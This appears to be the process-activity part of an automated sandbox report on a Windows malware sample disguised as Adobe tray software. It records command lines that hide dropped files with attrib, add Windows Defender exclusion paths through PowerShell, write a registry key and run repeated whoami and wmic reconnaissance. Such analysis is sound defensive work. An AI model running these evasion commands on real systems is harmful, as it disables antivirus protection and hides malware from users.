Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "attrib +S +H C:\Users\user\AppData\Roaming\Microsoft\sidebar.exe"
Imagebase:	0x7ff76d4d0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: whoami.exe PID: 5952 Parent PID: 5968

General

Start time:	19:11:53
Start date:	14/01/2022
Path:	C:\Windows\System32\whoami.exe
Wow64 process (32bit):	false
Commandline:	whoami
Imagebase:	0x7ff7aa4f0000
File size:	70144 bytes
MD5 hash:	AA18BE1AD24DE09417C1A7459F5C1701
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 4360 Parent PID: 7120

General

Start time:	19:11:53
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe

Wow64 process (32bit):	false
Commandline:	cmd /C "powershell -Command Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft"
Imagebase:	0x7ff76d4d0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 5016 Parent PID: 5648

General

Start time:	19:11:54
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 3348 Parent PID: 4360

General

Start time:	19:11:54
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 5116 Parent PID: 7120

General

Start time:	19:11:54
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "wmic cpu get name"
Imagebase:	0x7ff76d4d0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: attrib.exe PID: 6504 Parent PID: 5648

General

Start time:	19:11:54
Start date:	14/01/2022
Path:	C:\Windows\System32\attrib.exe
Wow64 process (32bit):	false
Commandline:	attrib +S +H C:\Users\user\AppData\Roaming\Microsoft\sidebar.exe
Imagebase:	0x7ff7e1670000
File size:	21504 bytes
MD5 hash:	FDC601145CD289C6FBC96D3F805F3CD7
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 2924 Parent PID: 4360

General

Start time:	19:11:54
Start date:	14/01/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -Command Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft
Imagebase:	0x7ff777fc0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 6088 Parent PID: 5116

General

Start time:	19:11:54
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: WMIC.exe PID: 6780 Parent PID: 5116

General

Start time:	19:11:55
Start date:	14/01/2022
Path:	C:\Windows\System32\wbem\WMIC.exe
Wow64 process (32bit):	false

Commandline:	wmic cpu get name
Imagebase:	0x7ff6746d0000
File size:	521728 bytes
MD5 hash:	EC80E603E0090B3AC3C1234C2BA43A0F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: acrotray.exe PID: 5268 Parent PID: 3352

General

Start time:	19:11:56
Start date:	14/01/2022
Path:	C:\Windows\acrotray.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\acrotray.exe"
Imagebase:	0x400000
File size:	1843200 bytes
MD5 hash:	8FB77EDBAE0C40E1E19D82A406B7615A
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 6312 Parent PID: 5268

General

Start time:	19:11:58
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /Q /C move /Y C:\Windows\acrotray.exe C:\Users\user\AppData\Roaming\Microsoft\AdobeARM.exe
Imagebase:	0x7ff76d4d0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 2328 Parent PID: 5268

General

Start time:	19:11:58
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "powershell -Command Add-MpPreference -ExclusionPath C:\Users\user\AppData\Local\Temp"
Imagebase:	0x7ff76d4d0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 4484 Parent PID: 6312

General

Start time:	19:11:58
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 6240 Parent PID: 2328

General

Start time:	19:11:58
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 7116 Parent PID: 7120

General

Start time:	19:11:59
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "wmic path win32_VideoController get name"
Imagebase:	0x7ff76d4d0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 6068 Parent PID: 5268

General

Start time:	19:11:59
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C whoami

Imagebase:	0x7ff76d4d0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 5572 Parent PID: 2328

General

Start time:	19:11:59
Start date:	14/01/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -Command Add-MpPreference -ExclusionPath C:\Users\user\AppData\Local\Temp
Imagebase:	0x7ff777fc0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 3932 Parent PID: 7116

General

Start time:	19:11:59
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 1904 Parent PID: 5268

General

Start time:	19:11:59
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /Q /C reg add "HKCU\Software\Mystic Entertainment" /f
Imagebase:	0x7ff76d4d0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 5616 Parent PID: 6068

General

Start time:	19:11:59
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: WMIC.exe PID: 5964 Parent PID: 7116

General

Start time:	19:12:00
Start date:	14/01/2022
Path:	C:\Windows\System32\wbem\WMIC.exe
Wow64 process (32bit):	false
Commandline:	wmic path win32_VideoController get name
Imagebase:	0x7ff6746d0000
File size:	521728 bytes
MD5 hash:	EC80E603E0090B3AC3C1234C2BA43A0F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 6488 Parent PID: 1904

General

Start time:	19:12:00
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: whoami.exe PID: 5580 Parent PID: 6068

General

Start time:	19:12:00
Start date:	14/01/2022
Path:	C:\Windows\System32\whoami.exe
Wow64 process (32bit):	false
Commandline:	whoami
Imagebase:	0x7ff7aa4f0000

File size:	70144 bytes
MD5 hash:	AA18BE1AD24DE09417C1A7459F5C1701
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: 6636 Parent PID: 1904

General

Start time:	19:12:00
Start date:	14/01/2022
Path:	C:\Windows\System32\reg.exe
Wow64 process (32bit):	false
Commandline:	reg add "HKCU\Software\Mystic Entertainment" /f
Imagebase:	0x7ff7f2ad0000
File size:	72704 bytes
MD5 hash:	E3DACF0B31841FA02064B4457D44B357
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 5544 Parent PID: 5268

General

Start time:	19:12:01
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C whoami
Imagebase:	0x7ff76d4d0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 6300 Parent PID: 5268

General

Start time:	19:12:02
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "attrib +S +H C:\Users\user\AppData\Roaming\Microsoft\AdobeARM.exe"
Imagebase:	0x7ff76d4d0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 3732 Parent PID: 5544

General

Start time:	19:12:02
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff70d6e0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 5848 Parent PID: 5268

General

Start time:	19:12:02
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "powershell -Command Add-MpPreference -ExclusionPath C:\Users\user\AppDat a\Roaming\Microsoft"
Imagebase:	0x7ff76d4d0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 4432 Parent PID: 6300

General

Start time:	19:12:02
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: whoami.exe PID: 3200 Parent PID: 5544

General

Start time:	19:12:02
Start date:	14/01/2022
Path:	C:\Windows\System32\whoami.exe
Wow64 process (32bit):	false
Commandline:	whoami
Imagebase:	0x7ff7aa4f0000
File size:	70144 bytes

MD5 hash:	AA18BE1AD24DE09417C1A7459F5C1701
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 4936 Parent PID: 5848

General

Start time:	19:12:02
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: attrib.exe PID: 6780 Parent PID: 6300

General

Start time:	19:12:03
Start date:	14/01/2022
Path:	C:\Windows\System32\attrib.exe
Wow64 process (32bit):	false
Commandline:	attrib +S +H C:\Users\user\AppData\Roaming\Microsoft\AdobeARM.exe
Imagebase:	0x7ff7e1670000
File size:	21504 bytes
MD5 hash:	FDC601145CD289C6FBC96D3F805F3CD7
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 1068 Parent PID: 5848

General

Start time:	19:12:03
Start date:	14/01/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -Command Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft
Imagebase:	0x7ff777fc0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

Analysis Process: cmd.exe PID: 4624 Parent PID: 7120

General

Start time:	19:12:05
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C ver
Imagebase:	0x7ff76d4d0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 6636 Parent PID: 5268

General

Start time:	19:12:06
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "wmic cpu get name"
Imagebase:	0x7ff76d4d0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 1904 Parent PID: 4624

General

Start time:	19:12:06
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 4348 Parent PID: 6636

General

Start time:	19:12:07
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496

Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 7084 Parent PID: 7120

General

Start time:	19:12:07
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "wmic path win32_VideoController get name"
Imagebase:	0x7ff76d4d0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: WMIC.exe PID: 2828 Parent PID: 6636

General

Start time:	19:12:07
Start date:	14/01/2022
Path:	C:\Windows\System32\wbem\WMIC.exe
Wow64 process (32bit):	false
Commandline:	wmic cpu get name
Imagebase:	0x7ff6746d0000
File size:	521728 bytes
MD5 hash:	EC80E603E0090B3AC3C1234C2BA43A0F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 2260 Parent PID: 7084

General

Start time:	19:12:07
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: WMIC.exe PID: 1760 Parent PID: 7084

General

Start time:	19:12:08
Start date:	14/01/2022
Path:	C:\Windows\System32\wbem\WMIC.exe
Wow64 process (32bit):	false
Commandline:	wmic path win32_VideoController get name
Imagebase:	0x7ff6746d0000
File size:	521728 bytes
MD5 hash:	EC80E603E0090B3AC3C1234C2BA43A0F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 6868 Parent PID: 5268

General

Start time:	19:12:10
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "wmic path win32_VideoController get name"
Imagebase:	0x7ff76d4d0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 5624 Parent PID: 6868

General

Start time:	19:12:10
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: WMIC.exe PID: 4488 Parent PID: 6868

General

Start time:	19:12:11
Start date:	14/01/2022
Path:	C:\Windows\System32\wbem\WMIC.exe
Wow64 process (32bit):	false
Commandline:	wmic path win32_VideoController get name
Imagebase:	0x7ff6746d0000
File size:	521728 bytes
MD5 hash:	EC80E603E0090B3AC3C1234C2BA43A0F
Has elevated privileges:	false
Has administrator privileges:	false

Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 6628 Parent PID: 5268

General

Start time:	19:12:13
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C ver
Imagebase:	0x7ff76d4d0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 6196 Parent PID: 6628

General

Start time:	19:12:13
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 3696 Parent PID: 5268

General

Start time:	19:12:14
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "wmic path win32_VideoController get name"
Imagebase:	0x7ff76d4d0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 6068 Parent PID: 3696

General

Start time:	19:12:14
Start date:	14/01/2022

Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: WMIC.exe PID: 3336 Parent PID: 3696

General

Start time:	19:12:14
Start date:	14/01/2022
Path:	C:\Windows\System32\wbem\WMIC.exe
Wow64 process (32bit):	false
Commandline:	wmic path win32_VideoController get name
Imagebase:	0x7ff6746d0000
File size:	521728 bytes
MD5 hash:	EC80E603E0090B3AC3C1234C2BA43A0F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 3076 Parent PID: 5268

General

Start time:	19:12:31
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C whoami
Imagebase:	0x7ff76d4d0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 6632 Parent PID: 7120

General

Start time:	19:12:31
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C whoami
Imagebase:	0x7ff76d4d0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 3180 Parent PID: 3076

General

Start time:	19:12:31
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 4632 Parent PID: 6632

General

Start time:	19:12:31
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: whoami.exe PID: 5684 Parent PID: 3076

General

Start time:	19:12:32
Start date:	14/01/2022
Path:	C:\Windows\System32\whoami.exe
Wow64 process (32bit):	false
Commandline:	whoami
Imagebase:	0x7ff7aa4f0000
File size:	70144 bytes
MD5 hash:	AA18BE1AD24DE09417C1A7459F5C1701
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: whoami.exe PID: 1244 Parent PID: 6632

General

Start time:	19:12:32
Start date:	14/01/2022
Path:	C:\Windows\System32\whoami.exe
Wow64 process (32bit):	false

Commandline:	whoami
Imagebase:	0x7ff7aa4f0000
File size:	70144 bytes
MD5 hash:	AA18BE1AD24DE09417C1A7459F5C1701
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 7080 Parent PID: 5268

General

Start time:	19:12:33
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C whoami
Imagebase:	0x7ff76d4d0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 6788 Parent PID: 7120

General

Start time:	19:12:33
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C whoami
Imagebase:	0x7ff76d4d0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 3752 Parent PID: 7080

General

Start time:	19:12:33
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 2248 Parent PID: 6788

General

Start time:	19:12:33
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: whoami.exe PID: 5792 Parent PID: 7080

General

Start time:	19:12:33
Start date:	14/01/2022
Path:	C:\Windows\System32\whoami.exe
Wow64 process (32bit):	false
Commandline:	whoami
Imagebase:	0x7ff7aa4f0000
File size:	70144 bytes
MD5 hash:	AA18BE1AD24DE09417C1A7459F5C1701
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: whoami.exe PID: 6036 Parent PID: 6788

General

Start time:	19:12:33
Start date:	14/01/2022
Path:	C:\Windows\System32\whoami.exe
Wow64 process (32bit):	false
Commandline:	whoami
Imagebase:	0x7ff7aa4f0000
File size:	70144 bytes
MD5 hash:	AA18BE1AD24DE09417C1A7459F5C1701
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 3312 Parent PID: 5268

General

Start time:	19:12:34
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "wmic cpu get name"
Imagebase:	0x7ff76d4d0000

File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 5756 Parent PID: 7120

General

Start time:	19:12:34
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "wmic cpu get name"
Imagebase:	0x7ff76d4d0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 5568 Parent PID: 3312

General

Start time:	19:12:34
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 5388 Parent PID: 5756

General

Start time:	19:12:35
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Disassembly

Code Analysis